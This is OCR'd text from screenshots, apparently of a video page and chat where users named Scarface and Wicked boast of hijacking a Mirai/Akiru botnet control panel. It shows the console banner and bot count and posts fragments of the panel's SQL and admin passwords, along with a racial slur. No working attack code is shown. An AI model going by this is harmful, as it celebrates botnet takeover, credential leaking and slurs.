
Cult está escribiendo...

Bots Loaded: 4793

```
Anarchy >OWNED BY SCAFACE - MONEY TEAM ARE A BUNCH OF SKIDS 7/5 PROOF
OWNED is not a valid attack!
Anarchy >HACKEEED
HACKEEED is not a valid attack!
Anarchy >?
```

Mirai Botnet H4cked / UNIVERAL Akiru Botnet Owned

1,279 views



BY SCARFACE AND WICKED
EASY

Wicked Today at 3:17 AM
thats your SQL

★★★ BOOT
What my new


Scarface Toda
MONEY TEAM


Wicked Today
Sql pass is nig
Admin login L

★★★ BOOT
Nigga what's r

```
               .o.       oooo         o8o
              .888.      `888         `o'
             .8*888.      888  oooo  oooo  oooo d8b  oooo  oooo
            .8' `888.     888 .8P'   `888  `888```8P` 888  `888
           .88ooo8888.    888888.     888   888       888   888
          .8'     `888.   888 `88b.   888   888       888   888
         o88o     o8888o o888o o888o o888o d888b      `V88V*V8P

Anarchy >OWNED BY SCAFACE - MONEY TEAM ARE A BUNCH OF SKIDS 7/5 PROOF
OWNED is not a valid attack!
Anarchy >
```

Cult y Wicked están escribiendo...





5 nuevos mensajes desde 3:17

thats your SQL pass

★★★ BOOT COMMANDER ★★★
What my new password? 😂

Scarface
MONEY TEAM

Wicked
Sql pass is nig
Admin login L

